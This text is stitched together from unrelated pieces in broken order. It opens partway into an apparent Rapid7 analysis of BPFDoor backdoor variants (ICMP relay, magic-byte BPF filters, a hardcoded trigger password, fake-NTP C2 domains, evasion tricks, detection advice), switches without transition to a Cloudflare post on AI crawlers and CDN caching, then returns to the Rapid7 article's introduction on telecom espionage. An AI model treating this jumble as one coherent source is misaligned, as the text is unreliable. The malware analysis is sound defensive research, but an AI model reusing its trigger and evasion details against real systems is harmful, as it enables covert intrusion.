Mechanism: If the flag is set, the malware ignores hardcoded IPs and sends its reverse shell back to the source IP found in the headers of the packet that woke it up.
Strategic purpose: This makes the attacker’s controller completely stateless. Attackers can deploy from behind NAT or VPNs without needing to discover or hardcode their current external IP into the magic payload.
ICMP lateral movement (the relay)
if (auth(mpacket->pass) || mpacket->hip == -1 || !mpacket->hip)
When the above “Gatekeeper Condition” (authentication) is false, the malware transforms the infected machine into an invisible network router.
Figure 2: ICMP relay using the HIP field
⠀
The process: It extracts an internal target IP from the HIP field, rewrites the trigger flag to ICMP magic bytes (0x5572), and fires a crafted ICMP Echo Request at the internal target.
Loop prevention: The malware wipes the hop IP to -1 to stop the next BPFDoor instance from forwarding the packet again.
Figure 3: icmpShell main logic
⠀
Rapid7 set up a playground lab to test icmpShell. For this scenario, two docker containers simulating an nginx edge proxy and a victim HSS infected with icmpShell have been used, while the attacker executes the trigger sending the magic packet via the newly discovered Rapid7 BPFDoor controller. To interact with the shell we developed the python script icmpshell.py to ensure RC4 state is consistent across echo requests received on the attacker’s side, filtering out also heartbeat echo requests featuring an invalid ICMP code 1.
In the bottom-right pane of the video below, we see the icmpShell variant being run with strace to debug its behavior. The top-left shows the controller triggering the backdoor after entering the new “icmp” password and crafting a magic packet over HTTPS (we will break down HTTPS tunneling and the new Rapid7 controller in a future blog) using magic bytes 0x5293. On the bottom-left pane the icmpshell.py runs to perform the ICMP handshake and handle shell traffic. The connection over ICMP established between the attacker machine (REMnux) and the victim HSS leverages a second BPF filter (13-BPF instructions), installed by the backdoor that uses the reverse shell PID as a fixed ICMP ID, ensuring the capture of shell-related packets. On the upper-right pane, an ICMP tcpdump capture is run.
⠀
⠀
The video ends showing that the backdoor exits after 12s of attacker inactivity, killing the connection. The tcpdump capture shows attacker traffic being sent in cleartext prepending ‘X:’ to commands while the victim response is RC4 encrypted with the key “icmp”.
Below, we can observe the tcpdump screens highlighting ICMP handshake, shell’s data encryption, attacker’s command and the usage of 1234 ICMP sequence number hardcoded in the backdoor.
Figure 6: attacker sending cleartext command over ICMP prepending “X:”
⠀
Figure 7 below shows the heartbeat payload ignored by icmpshell.pyacting as an ICMP “hole-punching” to keep the firewall state table active.
Figure 7: ICMP “hole-punching” heartbeat hardcoded in icmpShell
Rapid7 variants
The research of new variants is still ongoing. At the time of writing, Rapid7 identified seven new variants featuring new magic bytes and active C2 beaconing summarized below.
Samples 2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c and de472ed37e33b79e1aa37e67a680ee3a9d74628438c209543a06e916a0a86fba, which we classify as R7 variant ‘F’, increase stealthiness by hiding under /var/run/user/0. By avoiding the usual chmod command, the attacker ensures that no “change mode” event is logged by the kernel’s audit system (auditd). Since /run is rarely mounted with the noexec flag (unlike /tmp), the malware bypasses the most common local hardening measure.
⠀
Figure 8: BPFDoor running from /var/run/user/0
⠀
Most samples simply redirect output to /dev/null. This variant goes further by performing a total FD (File Descriptor) wipe. Note the recurring timestomping routine following the old known anti-forensics technique.
Figure 9: Timestomping and full fds wipe
⠀
R7 variant ‘F’ exhibits a 26–BPF instruction filter featuring new magic bytes. Rapid7 developed a tool to extract BPF bytecode logic and identify variant-specific features. Three samples employed previously unknown magic bytes. Below is the output summarizing the filtering logic (Figure 10: 2cc90edd9bc085f54851bed101f95ce2bace7c9a963380cfd11ea0bc60e71e0c
The BPF filtering can be expressed using libcap syntax:
udp[8:2] == 0x3182 or (icmp[8:2] == 0x1051 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2] == 0x3321
⠀
Figure 11: Rapid7 variant F new magic bytes
⠀
udp[8:2] == 0x2048 or (icmp[8:2] == 0x1155 and icmp[icmptype] == icmp-echo) or tcp[((tcp[12]&0xf0)>>2):2] == 0x5433
Earlier versions used SOCK_RAW when creating the AF_PACKET socket. When using SOCK_RAW, the kernel delivers the entire packet, including the link-layer header, while with SOCK_DGRAM the Ethernet header is discarded. This change directly impacts the way packets are parsed.
Multi-protocol parallel sniffing
One new variant sample, which we named variant ‘G’, utilizes a multi-threaded architecture to ensure triple-redundant capture of “wake-up” packets. The malware spawns three independent threads, each responsible for monitoring a specific transport protocol at the raw IP layer.
This is achieved by invoking the socket() system call with protocol-specific parameters for TCP, UDP, and ICMP:
TCP:socket(AF_INET, SOCK_RAW, IPPROTO_TCP)
UDP:socket(AF_INET, SOCK_RAW, IPPROTO_UDP)
ICMP:socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)
The implant achieves simultaneous trigger detection across three protocols by deploying identical BPF filters on protocol-specific raw sockets. This functionality is implemented using three separate threads for protocol capture. This design is crucial: By dedicating a thread to each protocol, the malware prevents high-volume traffic in one protocol from overloading the sniffer and causing it to miss a “magic” trigger arriving via a less-trafficked protocol.
Beyond preventing packet loss, this parallel architecture provides C2 resiliency via built-in fallback channels. Because the BPF filters concurrently sniff TCP, UDP, and ICMP, the threat actor becomes highly resilient to sudden perimeter security changes. If a network defender updates an egress firewall to aggressively block anomalous ICMP or UDP traffic, the attacker can seamlessly switch to sending magic triggers over TCP.
Some samples (Figure 12: ed768dd922742a597257ad684820d7562bb6be215710ec614bd041a22f3d6863) exhibit the usage of threads and a new mutex/process name being spoofed like “hpasmlited”:
Figure 12: hpasmlited process name spoofing
⠀
Thenstart_routine, sub_4089BB, sub_4084F7proceeds with the old codebase installing the same BPF filter shared among TM variant D samples; this variant supports ICMP relay.
Below is shown the creation of three different kinds of sockets filtering traffic by TCP, UDP, and ICMP:
Figure 13: Creation of 3 sockets handling TCP, UDP, and ICMP
⠀
Note that a0t is an array containing three BPF filters, each of them containing the same229instructions found in TM variant D.
HPE ProLiant-tuned variant: Living off the land
One variant (Figure 14: 9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82)was specifically tailored for HPE ProLiant servers, demonstrating a “living off the land” approach through binary masquerading.
Figure 14: HPE Insight Management Agents spoofing
⠀
The process name is set to cmathreshd, with realistic flags like -p 5 -s OK, directly impersonating the HPE Insight Management Agents. The malware checks for /var/run/cma.lock. If found, it kills the legitimate HP agent and takes its place. This displacement prevents resource conflicts that would otherwise alert system administrators. The call to unsetenv(“LD_PRELOAD”) is designed to disable user-mode security hooks (such as local EDRs or rootkit hunters) that monitor system calls. This specific masquerading tactic demonstrates deep environmental awareness. The threat actors recognize they are operating on physical, bare-metal HPE hardware commonly deployed in 4G and 5G core and edge systems (such as Ericsson-style architectures).
The active beacon: Guaranteed persistence
Rapid7 variant ‘H’ contrasts with the classic, stealthy BPFDoor sniffer (which generates no outbound traffic). The beacon is proactive and provides guaranteed access by bypassing stateful firewalls that only permit outbound connections. It achieves this via a continuous heartbeat mechanism that resolves dynamic DNS domains, such as ntpussl.instanthq.com and ntpupdate.ddnsgeek.com. By masquerading as Network Time Protocol (NTP) over SSL, the threat actors seamlessly encapsulate their encrypted C2 sessions within what appears to be routine time synchronization or IoT telemetry. This ‘hide in plain sight’ tactic allows the active beacon to blend into the baseline network noise and establish a direct, unauthenticated connection on port 443 using the old-fashioned statically linked OpenSSL library and RC4-MD5 ciphersuite.
Heartbeat mechanism:The function actively attempts to resolve the hardcoded C2 domain ntpussl.instanthq.com using the gethostbyname() function. It runs in an infinite loop, attempting to connect if the domain resolves. If the connection fails, it sleeps for a random interval (1 to 2.5 minutes) before trying again — this acts as the Heartbeat.
Masquerading: The domain ntpussl.instanthq.com mimics NTP (Network Time Protocol) over SSL, blending into standard time-sync or certificate update traffic.
Activation kill switch:A “Kill Switch” or “Activation” check verifies the IP returned by the DNS query: if ( !strstr(v1, “127.0.0.1”) ).
Direct connection: The malware connects to the resolved IP on port 443 (0x1BB) without requiring authentication.
Figure 15: Rapid7 variant H active beaconing (sample spoofing the HPEProliant cmathreshd)
⠀
Stack strings were employed to bypass basic static signature detection:
By encapsulating encrypted shell sessions within what appears to be routine time synchronization or IoT telemetry, the threat actors effectively bypass standard firewall rules. Below is the list of domains observed being used by Chinese TAs during espionage campaigns:
“Encrypted” Masquerade
Domain: ntpussl[.]instanthq.com
Function & analysis: Encrypted Shell/Tunneling. “ntpussl” recalls an ssl connection with an NTP server. (195b98211d1ce968669a0740ca08d0ddcf03a2df03a47e2e70550f6c002b49e8; 9ee77ed38e5bc69f841bdaba7c5e6c3bf30fd9ae94cd2e69f39834e9cec76e82).
“System Update” Disguise
Domain: ntpupdate.ddnsgeek[.]com
Function & analysis: Standard Utility Mimicry. This domain mimics the common ntpdate utility. The use of terms like “geek” or “update” is a social engineering tactic, as security analysts often overlook such domains, assuming they belong to benign OS background processes (ca56622773c1b6f648b1578978b57aa668df25a11e0c782be008384a6af6c2c4).
“Persistence” Disguise
Domain: ntpupdate.ygto[.]com
Function & analysis: Rapid IP Rotation. This domain is employed for dynamic DNS updates, enabling rapid IP rotation. If the primary C2 IP address is blocked, the attackers update the DDNS record at ygto.com to maintain command-and-control access.
“IoT/Camera” Disguise
Domain: ntpd.casacam[.]net
Function & analysis: Blending with residential traffic. Masquerades as a time check service for IP cameras. Since casacam.net is a legitimate DDNS provider for DVRs, traffic to this domain easily blends into the millions of devices monitored by telecom networks, especially in residential broadband environments.
Note: The domains ntpupdate.ygto[.]com and ntpd.casacam[.]net are involved in generic trojan/spam campaigns.
Rapid7 variants I,J,K and L
Rapid7 variant “I” uses an 11-instruction BPF filter targeting TCP port 9999, enforcing a two-step handshake, requiring firstly new magic bytes (0xA9F205C3) in the tcp payload, secondly the presence of a hardcoded magic password (dP7sRa3XwLm29E). Finally, it extracts the attacker’s IP and port to spawn an unencrypted reverse shell.
Rapid7 assigned icmpShell and httpShell variants the letters J,K respectively while the letter L is reserved for samples exhibiting only the ICMP relay feature. To summarize:
Implementation details: Hijacks a pseudo-terminal (PTY) utilizing fork() and dup2().
Variation: Both
Tactic: Defense Evasion
T1036.004: Masquerading
Implementation details: Alters process arguments to mimic benign daemons like qmgr.
Variation: Both
T1070.003: Clear History
Implementation details: Injects HISTFILE=/dev/null into environment variables.
Variation: Both
T1027: Obfuscated Files Information
Implementation details: Stack strings for passwords and paths prevent static extraction.
Variation: Both
T1564: Hide Artifacts
Implementation details: Uses AF_PACKET sniffing to remain invisible to local netstat/ss.
Variation: Both
Tactic: Persistence
T1205: Traffic Signaling
Implementation details: Employs magic bytes and flags like 0xFFFFFFFF as wake-up triggers.
Variation: Both
Tactic: Command & Control
T1573.001: Symmetric Cryptography
Implementation details: e.g. Enforces the X: plaintext tag and encrypts the underlying PTY output via an RC4 cipher (using the hardcoded ICMP key).
Variation: Both
T1071.001: Application Layer Protocol
Implementation details: Blends in by utilizing formatted HTTP POST requests with hardcoded URIs up to 100-byte hexadecimal bodies.
Variation: httpShell
T1095: Non-App Protocol
Implementation details: Transmits exfiltration via crafted ICMP Echo Requests.
Variation: Both
T1090: Proxy
Implementation details: Uses ICMP relay to bounce traffic through internal segments.
Variation: Both
T1001: Data Obfuscation
Implementation details: icmpShell hides its tracking mechanisms directly inside the network layer headers. By truncating the Linux Process ID (PID) and injecting it into the 16-bit ICMP Identifier field, and hardcoding the ICMP Sequence Number to 1234, it obfuscates its session tracking data as standard network metadata.
Variation: icmpShell
T1572: Protocol Tunneling
Implementation details: ICMP tunneling
Variation: icmpShell
T1090: Proxy
Implementation details: The BPF filter concurrently sniffs TCP, UDP, and ICMP. If one protocol is blocked by egress filtering, the attacker can seamlessly utilize an alternate protocol to trigger the shell without reconfiguring the implant.
Variation: Both
Defensive depth and detection guidance
Detection must shift from looking for payload content to identifying structural anomalies and static protocol markers.
Suricata/NIDS focus: Target the hardcoded 1234 sequence number used in custom functions and the technically invalid ICMP Code 1 injected by the heartbeat thread.
Host monitoring: Monitor for processes whose executable path does not exist on disk and spoofed processes running as root (e.g., zabbix_agentd, dockerd).
Auditd rules: Monitor the creation of AF_PACKET sockets (capturing SOCK_RAW and SOCK_DGRAM) and the setsockopt call used to attach BPF filters.
Rapid7 triage script: Utilize the rapid7_bpfdoor_check.sh script to check for zero-byte mutex files and active BPF filters attached to packet sockets. Get the complete checklist at Rapid7’s github.
Final takeaways
Kernel-level evasion: The shift to SOCK_DGRAM allows the malware to simplify magic packet parsing by letting the host kernel decapsulate tunnels.
Deep–networklateralmovement: The “Hidden IP” field transforms infected machines into invisible network routers for bidirectional ICMP PTY tunnels.
New Variants: the newly identified features in BPFDoor samples highlight how TAs are tailoring and reusing BPFDoor’s code to the target environment. The rapid7 variant H (active beacon) stands out as it tries to blend in with the network traffic contacting fake NTP update servers.
Operational security: The malware can instruct the infected node to spawn a shell to the source of the magic packet using the signed -1, without embedding the C2 or proxy IP in the packet payload. Furthermore, unlike httpShell, the icmpShell is designed to run without requiring live interaction as it terminates itself after 12s of inactivity, demonstrating how surgical and precise the TA intervention is when accessing the core of the backbone, achieving maximum stealthiness.
For an exhaustive deep dive of the assembly code, BPF bytecode, and exact packet structures used by icmpShell and httpShell variants, please refer to our technical whitepaper here. You can also view our on-demand webinar here.
Cloudflare data shows that 32% of traffic across our network originates from automated traffic. This includes search engine crawlers, uptime checkers, ad networks — and more recently, AI assistants looking to the web to add relevant data to their knowledge bases as they generate responses with retrieval-augmented generation (RAG). Unlike typical human behavior, AI agents, crawlers, and scrapers’ automated behavior may appear aggressive to the server responding to the requests.
For instance, AI bots frequently issue high-volume requests, often in parallel. Rather than focusing on popular pages, they may access rarely visited or loosely related content across a site, often in sequential, complete scans of the websites. For example, an AI assistant generating a response may fetch images, documentation, and knowledge articles across dozens of unrelated sources.
Although Cloudflare already makes it easy to control and limit automated access to your content, many sites may want to serve AI traffic. For instance, an application developer may want to guarantee that their developer documentation is up-to-date in foundational AI models, an e-commerce site may want to ensure that product descriptions are part of LLM search results, or publishers may want to get paid for their content through mechanisms such as pay per crawl.
Website operators therefore face a dichotomy: tune for AI crawlers, or for human traffic. Given both exhibit widely different traffic patterns, current cache architectures force operators to choose one approach to save resources.
In this post, we’ll explore how AI traffic impacts storage cache, describe some challenges associated with mitigating this impact, and propose directions for the community to consider adapting CDN cache to the AI era.
Let’s start with a quick refresher on caching. When a user initiates a request for content on their device, it’s usually sent to the Cloudflare data center closest to them. When the request arrives, we check to see if we have a valid cached copy. If we do, we can serve the content immediately, resulting in a fast response, and a happy user. If the content isn’t available to read from our cache, (a “cache miss”), our data centers reach out to the origin server to get a fresh copy, which then stays in our cache until it expires or other data pushes it out.
Keeping the right elements in our cache is critical for reducing our cache misses and providing a great user experience — but what’s “right” for human traffic may be very different from what’s right for AI crawlers!
AI traffic at Cloudflare
Here, we’ll focus on AI crawler traffic, which has emerged as the most active AI bot type in recent analyses, accounting for 80% of the self-identified AI bot traffic we see. AI crawlers fetch content to support real-time AI services, such as answering questions or summarizing pages, as well as to harvest data to build large training datasets for models like LLMs.
From Cloudflare Radar, we see that the vast majority of single-purpose AI bot traffic is for training, with search as a distant second. (See this blog post for a deep discussion of the AI crawler traffic we see at Cloudflare).
While both search and training crawls impact cache through numerous sequential, long-tail accesses, training traffic has properties such as high unique URL ratio, content diversity, and crawling inefficiency that make it even more impactful on cache.
How does AI traffic differ from other traffic for a CDN?
AI crawler traffic has three main differentiating characteristics: high unique URL ratio, content diversity, and crawling inefficiency.
Public crawl statistics from Common Crawl, which performs large-scale web crawls on a monthly basis, show that over 90% of pages are unique by content. Different AI crawlers also target distinct content types: e.g., some specialize in technical documentation, while others focus on source code, media, or blog posts. Finally, AI crawlers do not necessarily follow optimal crawling paths. A substantial fraction of fetches from popular AI crawlers result in 404 errors or redirects, often due to poor URL handling. The rate of these ineffective requests varies depending on how well the crawler is tuned to target live, meaningful content. AI crawlers also typically do not employ browser-side caching or session management in the same way human users do. AI crawlers can launch multiple independent instances, and because they don’t share sessions, each may appear as a new visitor to the CDN, even if all instances request the same content.
Even a single AI crawler is likely to dig deeper into websites and explore a broader range of content than a typical human user. Usage data from Wikipedia shows that pages once considered “long-tail” or rarely accessed are now being frequently requested, shifting the distribution of content popularity within a CDN’s cache. In fact, AI agents may iteratively loop to refine search results, scraping the same content repeatedly. We model this to show that this iterative looping leads to low content reuse and broad coverage.
Our modeling of AI agent behavior shows that as they iteratively loop to refine search results (a common pattern for retrieval-augmented generation), they maintain a consistently high unique access ratio (the red columns above) — typically between 70% and 100%. This means that each loop, while generally increasing accuracy for the agent (represented here by the blue line), is constantly fetching new, unique content rather than revisiting previously seen pages.
This repeat access to long-tail assets churns the cache that the human traffic relies on. That could make existing pre-fetching and traditional cache invalidation strategies less effective as the amount of crawler traffic increases.
How does AI traffic impact cache?
For a CDN, a cache miss means having to go to the origin server to fetch the requested content. Think of a cache miss like your local library not having a book in house, so you have to wait to get the book from inter-library loan. You’ll get your book eventually, but it will take longer than you wanted. It will also inform your library that having that book in stock locally could be a good idea.
As a result of their broad, unpredictable access patterns with long-tail reuse, AI crawlers significantly raise the cache miss rate. And many of our typical methods to improve our cache hit rate, such as cache speculation or prefetching, are significantly less effective.
The first chart below shows the difference in cache hit rates for a single node in Cloudflare’s CDN with and without our identified AI crawlers. While the impact of crawlers is still relatively limited, there is a clear drop in hit rate with the addition of AI crawler traffic. We manage our cache with an algorithm called “least recently used”, or LRU. This means that the least-requested content can be evicted from cache first to make space for more popular content when storage space is full. The drop in hit rate implies that LRU is struggling under the repeated scan behavior of AI crawlers.
The bottom figure shows Al cache misses during this time. Each of those cache misses represents a request to the origin, slowing response times as well as increasing egress costs and load on the origin.
This surge in AI bot traffic has had real-world impact. The following table from our paper shows the effects on several large websites. Each example links to its source report.
The impact is severe: Wikimedia experienced a 50% surge in multimedia bandwidth usage due to bulk image scraping. Fedora, which hosts large software packages, and the Diaspora social network suffered from heavy load and poor performance for human users. Many others have noted bandwidth increases or slowdowns from AI bots repeatedly downloading large files. While blocking crawler traffic mitigates some of the impact, a smarter cache architecture would let site operators serve AI crawlers while maintaining response times for their human users.
AI-aware caching
AI crawlers power live applications such as retrieval-augmented generation (RAG) or real-time summarization, so latency matters. That’s why these requests should be routed to caches that can balance larger capacity with moderate response times. These caches should still preserve freshness, but can tolerate slightly higher access latency than human-facing caches.
AI crawlers are also used for building training sets and running large-scale content collection jobs. These workloads can tolerate significantly higher latency and are not time-sensitive. As such, their requests can be served from deep cache tiers that take longer to reach (e.g., origin-side SSD caches), or even delayed using queue-based admission or rate-limiters to prevent backend overload. This also opens the opportunity to defer bulk scraping when infrastructure is under load, without affecting interactive human or AI use cases.
Existing projects like Cloudflare’s AI Index and Markdown for Agents allow website operators to present a simplified or reduced version of websites to known AI agents and bots. We’re making plans to do much more to mitigate the impact of AI traffic on CDN cache, leading to better cache performance for everyone. With our collaborators at ETH Zurich, we’re experimenting with two complementary approaches: first, traffic filtering with AI-aware caching algorithms; and second, exploring the addition of an entirely new cache layer to siphon AI crawler traffic to a cache that will improve performance for both AI crawlers and human traffic.
There are several different types of cache replacement algorithms, such as LRU (“Least Recently Used”), LFU (“Least Frequently Used”), or FIFO (“First-In, First-Out”), that govern how a storage cache chooses to evict elements from the cache when a new element needs to be added and the cache is full. LRU is often the best balance of simplicity, low-overhead, and effectiveness for generic situations, and is widely used. For mixed human and AI bot traffic, however, our initial experiments indicate that a different choice of cache replacement algorithm, particularly using SEIVE or S3FIFO, could allow human traffic to achieve the same hit rate with or without AI interference. We are also experimenting with developing more directly workload-aware, machine learning-based caching algorithms to customize cache response in real time for a faster and cheaper cache.
Long term, we expect that a separate cache layer for AI traffic will be the best way forward. Imagine a cache architecture that routes human and AI traffic to distinct tiers deployed at different layers of the network. Human traffic would continue to be served from edge caches located at CDN PoPs, which prioritize responsiveness and cache hit rates. For AI traffic, cache handling could vary by task type.
This is just the beginning
The impact of AI bot traffic on cloud infrastructure is only going to grow over the next few years. We need better characterization of the effects on CDNs across the globe, along with bold new cache policies and architectures to address this novel workload and help make a better Internet.
Cloudflare is already solving the problems we’ve laid out here. Cloudflare reduces bandwidth costs for customers who experience high bot traffic with our AI-aware caching, and with our AI Crawl Control and Pay Per Crawl tools, we give customers better control over who programmatically accesses their content.
We’re just getting started exploring this space. If you’re interested in building new ML-based caching algorithms or designing these new cache architectures, please apply for an internship! We have open internship positions in Summer and Fall 2026 to work on this and other exciting problems at the intersection of AI and Systems.
The strategic positioning of covert access within the world’s telecommunication networks
A months-long investigation by Rapid7 Labs has uncovered evidence of an advanced China-nexus threat actor, Red Menshen, placing some of the stealthiest digital sleeper cells the team has ever seen in telecommunications networks. The goal of these campaigns is to carry out high-level espionage, including against government networks.
Telecommunications networks are the central nervous system of the digital world. They carry government communications, coordinate critical industries, and underpin the digital identities of billions of people. When these networks are compromised, the consequences extend far beyond a single provider or region. That level of access is, and should be, a national concern as it compromises not just one company or organization, but the communications of entire populations.
Over the past decade, telecom intrusions have been reported across multiple countries. In several cases, state-backed actors accessed call detail records, monitored sensitive communications, and exploited trusted interconnections between operators. While these incidents often appear isolated, a broader pattern is emerging.
Why telecom networks are strategic espionage targets
Telecommunications infrastructure provides a uniquely valuable strategic positioning.
Modern telecom networks are layered ecosystems composed of routing systems, subscriber management platforms, authentication services, billing systems, roaming databases, and lawful intercept capabilities. These systems rely on specialized signaling protocols such as SS7, Diameter, and SCTP to coordinate identity, mobility, and connectivity across national and international boundaries.
Persistent access within these environments enables far more than a conventional data breach. An adversary positioned inside the telecom core may gain visibility into subscriber identifiers, signaling flows, authentication exchanges, mobility events, and communications metadata. In the most concerning scenarios, this level of access could support long-term intelligence collection, large-scale subscriber tracking, and monitoring of sensitive communications involving high-value geopolitical targets.
Telecommunications networks sit at the intersection of identity, mobility, and global connectivity. Compromise at this layer carries national and international implications.
A structured campaign, not isolated incidents
What looks like discrete breaches increasingly resembles a repeatable campaign model designed to establish persistent access inside telecommunications infrastructure.
Our investigation uncovered a long-term and ongoing operation attributed to a China-nexus threat actor. Rather than conducting short-term intrusion activity, the operators appear focused on long-term positioning by embedding stealthy access mechanisms deep inside telecom and critical environments and maintaining them for extended periods.
In effect, attackers are placing sleeper cells inside the telecom backbone: dormant footholds positioned well in advance of operational use.
Across investigations and public reporting, we observe recurring elements: kernel-level implants, passive backdoors, credential-harvesting utilities, and cross-platform command frameworks. Together, these components form a persistent access layer designed not simply to breach networks, but to inhabit them.
Figure 1: Actors, tools and regions in which specific threat groups target the telecom sector
How BPFdoor enables covert, deep-seated persistence
At the center of this activity is BPFdoor, a stealth Linux backdoor engineered to operate within the operating system kernel.
Unlike conventional malware, BPFdoor does not expose listening ports or maintain visible command-and-control channels. Instead, it abuses Berkeley Packet Filter (BPF) functionality to inspect network traffic directly inside the kernel, activating only when it receives a specifically- crafted trigger packet. There is no persistent listener or obvious beaconing. The result is a hidden trapdoor embedded within the operating system itself.
This approach represents a shift in stealth tradecraft. By positioning below many traditional visibility layers, the implant significantly complicates detection, even when defenders know what to look for.
Our research indicates BPFdoor is not an isolated tool, but part of a broader intrusion model targeting telecom environments at scale.
How attackers gain initial access to telecom environments
These findings reflect a broader evolution in adversary tradecraft. Attackers are embedding implants deeper into the computing stack — targeting operating system kernels and infrastructure platforms rather than relying solely on user-space malware.
Telecom environments — combining bare-metal systems, virtualization layers, high-performance appliances, and containerized 4G/5G core components — provide ideal terrain for low-noise, long-term persistence. By blending into legitimate hardware services and container runtimes, implants can evade traditional endpoint monitoring and remain undetected for extended periods.
For defenders, the implications are significant. Many organizations lack visibility into kernel-level operations, raw packet-filtering behavior, and anomalous high-port network activity on Linux systems. Addressing this threat requires expanding defensive visibility beyond the traditional perimeter to include deeper inspection of operating system behavior and infrastructure layers.
Sharing intelligence responsibly
Our investigation to identify potential victims is ongoing and, where potential compromise has been discovered, we have notified affected parties through relevant authorities or direct communication with our customers.
As part of our responsible research process, we have collaborated with government partners and national CERTs to share findings and indicators associated with this activity. When our analysis identified infrastructure that may have been impacted, we proactively notified the relevant organizations and provided detection guidance to assist with investigation and response while the research was still underway.
Rapid7 Intelligence Hub customers have access to the full technical details and indicators of compromise within the platform, including Surricata rules. Those rules are also available through AWS Marketplace, where we offer our curated AWS firewall rule sets.
Technical analysis
The sections that follow examine how modern telecommunications networks are structured, how initial access is established, and how BPFdoor and related tooling enable infrastructure-level persistence inside the telecom backbone.
Modern telecom network structure
To understand why telecom environments are such attractive strategic targets, it helps to visualize their layered architecture (Figure 2). At the outer edge sit customer-facing services and access infrastructure: mobile base stations (RAN), fiber aggregation routers, broadband gateways, DNS services, SMS-controllers, roaming gateways, security appliances like firewalls, proxies, VPNs, and internet peering points. These edge systems connect into the operator’s IP core and transport backbone, where high-capacity routers and switches move massive volumes of voice, data, and signaling traffic across regions and international borders.
Figure 2: Simplified version of a telecom provider’s network
⠀
Deeper inside lies the control plane, the heart of the telecom network, built around subscriber management systems such as HLR/HSS or UDM, authentication platforms (AuC), policy control functions, billing systems, lawful intercept platforms, and roaming databases. These systems communicate using specialized telecom signaling protocols such as SS7, Diameter, and increasingly SCTP-based signaling for LTE and 5G core components. At the foundation, much of this infrastructure ultimately runs on hardened, but often standard, Linux or BSD-based bare-metal servers, virtualization stacks, and high-performance network appliances. When an adversary implants a persistent backdoor at the kernel level within these environments, they are not simply compromising a server, they are positioning themselves adjacent to subscriber data, signaling flows, and the mechanisms that authenticate and route national and international communications.
Initial access
Telecom intrusions rarely begin deep inside the core. Instead, attackers focus on exposed edge services and internet-facing infrastructure. Techniques such as exploitation of public-facing applications (T1190) and abuse of valid accounts (T1078) are repeatedly observed. Devices commonly targeted include: Ivanti Connect Secure VPN appliances, Cisco IOS and JunOS network devices, Fortinet firewalls, VMware ESXi hosts, Palo Alto appliances, and even web-facing platforms like Apache Struts. These systems sit at the boundary between external traffic and internal telecom environments, making them high-value entry points. Once compromised, they provide authenticated pathways into the provider’s network, often without triggering traditional endpoint detection mechanisms.
Let’s highlight some of the tools we observed during initial access and attempt to get more credentials for lateral movement.
CrossC2
Once initial access is secured, the operators frequently deploy Linux-compatible beacon frameworks such as CrossC2. This Cobalt Strike-derived loader enables beacon functionality on Linux hosts and has been repeatedly observed in PRC-aligned intrusion campaigns. It provides the same post-exploitation capabilities traditionally seen in Windows environments, command execution, pivoting, staging, but tailored for Linux-heavy telecom infrastructure. CrossC2 allows operators to blend into server environments that form the backbone of telecom operations, particularly edge devices and core routing systems. Just as with the Cross C2 configuration, investing reveals the C2 server. For example:
Figure 3: CrossC2 configuration
⠀
TinyShell
For long-term persistence, actors often rely on TinyShell, an open-source passive backdoor framework repurposed and customized by multiple APT groups. TinyShell is frequently observed on boundary devices such as firewalls, VPN appliances, and virtualization hosts. Compiled for Linux and FreeBSD, it is designed with stealth in mind: minimal network footprint, passive communication model, and reliable remote command execution capabilities.
Keyloggers and bruteforcers
After foothold establishment, attackers focus on persistence and lateral movement. Tooling such as Sliver, CrossC2, and TinyShell are complemented by SSH brute forcers and custom ELF-based keyloggers. In some cases, operators deploy brute-force utilities containing pre-populated credential lists tailored for telecom environments, even including specific usernames like “imsi,” referencing subscriber identity systems. This level of contextual awareness indicates reconnaissance and targeting aligned with telecom operational terminology. The goal is clear: move laterally, harvest credentials, and reach control-plane systems where subscriber data and signaling infrastructure reside.
BPFdoor
BPFdoor first came to broader public attention around 2021, when researchers uncovered a stealthy Linux backdoor used in long-running espionage campaigns targeting telecommunications and government networks. The BPFDoor source code reportedly leaked online in 2022, making the previously specialized Linux backdoor more accessible to other threat actors. Normally, BPF is used by tools like tcpdump or libpcap to capture specific network traffic, such as filtering for TCP port 443. It operates partly in kernel space, meaning it processes packets before they reach user-space applications.
BPFdoor abuses this capability. Rather than binding to a visible listening port, the implant installs a custom BPF filter inside the kernel that inspects incoming packets for a specific pattern, a predefined sequence of bytes often referred to as a “magic packet” or “magic byte.” If the pattern does not match, nothing happens. The traffic continues as normal. No open port or obvious process-accepting connections. But when the correct sequence is delivered to the correct destination port, the behavior changes instantly.
Figure 4: Overview of BPF and how early BPFdoor variants are operating
⠀
Imagine retrieving a parcel from a secure pickup locker. The locker sits quietly in public view, no alarms, no obvious signs of activity. It only opens when the correct code is entered.
BPFdoor behaves the same way.
The implant remains dormant inside the Linux kernel, passively inspecting network traffic. It does not advertise itself. It does not respond to scans. But when an operator sends the correct “code”, the specific magic byte sequence embedded in a crafted packet, the BPF filter recognizes the pattern and triggers the next stage.
Instead of opening a physical door, it spawns a bind shell or reverse shell. Importantly, this activation can occur without a traditional listening service ever being visible in netstat or ss. To a defender, the system appears clean; there is no persistent open port to detect.
Before we showcase this, something important to note is that BPFdoor operations consist of two distinct components: the implant and the controller.
The implant is the passive backdoor deployed on the compromised Linux system, where it installs a malicious BPF filter and silently inspects incoming traffic for a predefined “magic” packet. It does not continuously beacon or expose a listening port, making it extremely stealthy.
The controller, on the other hand, is operated by the attacker and is responsible for crafting and sending the specially formatted packets that activate the backdoor and establish a remote shell. While it can be run from attacker-controlled infrastructure such as compromised routers or external systems, the controller is also designed to operate within the victim’s environment itself. In this mode it can masquerade as legitimate system processes and trigger additional implants across internal hosts by sending activation packets or by opening a local listener to receive shell connections, effectively enabling controlled lateral movement between compromised systems. In essence, the implant acts as the hidden lock embedded within the system, while the controller functions as the key that can activate it. A deeper technical analysis of the controller architecture and its role in lateral movement will be covered in a forthcoming technical blog.
To demonstrate how these first backdoors work, we created the video below, in which we are running a BPFdoor made visible. Next, we send the magic packet and instructions to the IP address and port we are listening on. Then the BPFdoor opens up the “safe” and creates the tunnel. In the final part of the demo, we see that on our Netcat listener, we have a remote shell and can query the system.
⠀
Next, we will highlight how we started to hunt for BPFdoor.
Hunting for BPFdoor variants
Since we were aware of several BPFdoor attacks and samples circulating, we started hunting for more samples and developed internal tools to extract, compare, and detect early indicators of new features. One threat hunting angle Rapid7 Labs really loves to focus on is code similarity of samples. Code similarity of malware samples can result in clusters of samples with similar activity, but most importantly, also demonstrate outliers that are potential candidates for research since they do not share commodity with the other samples.
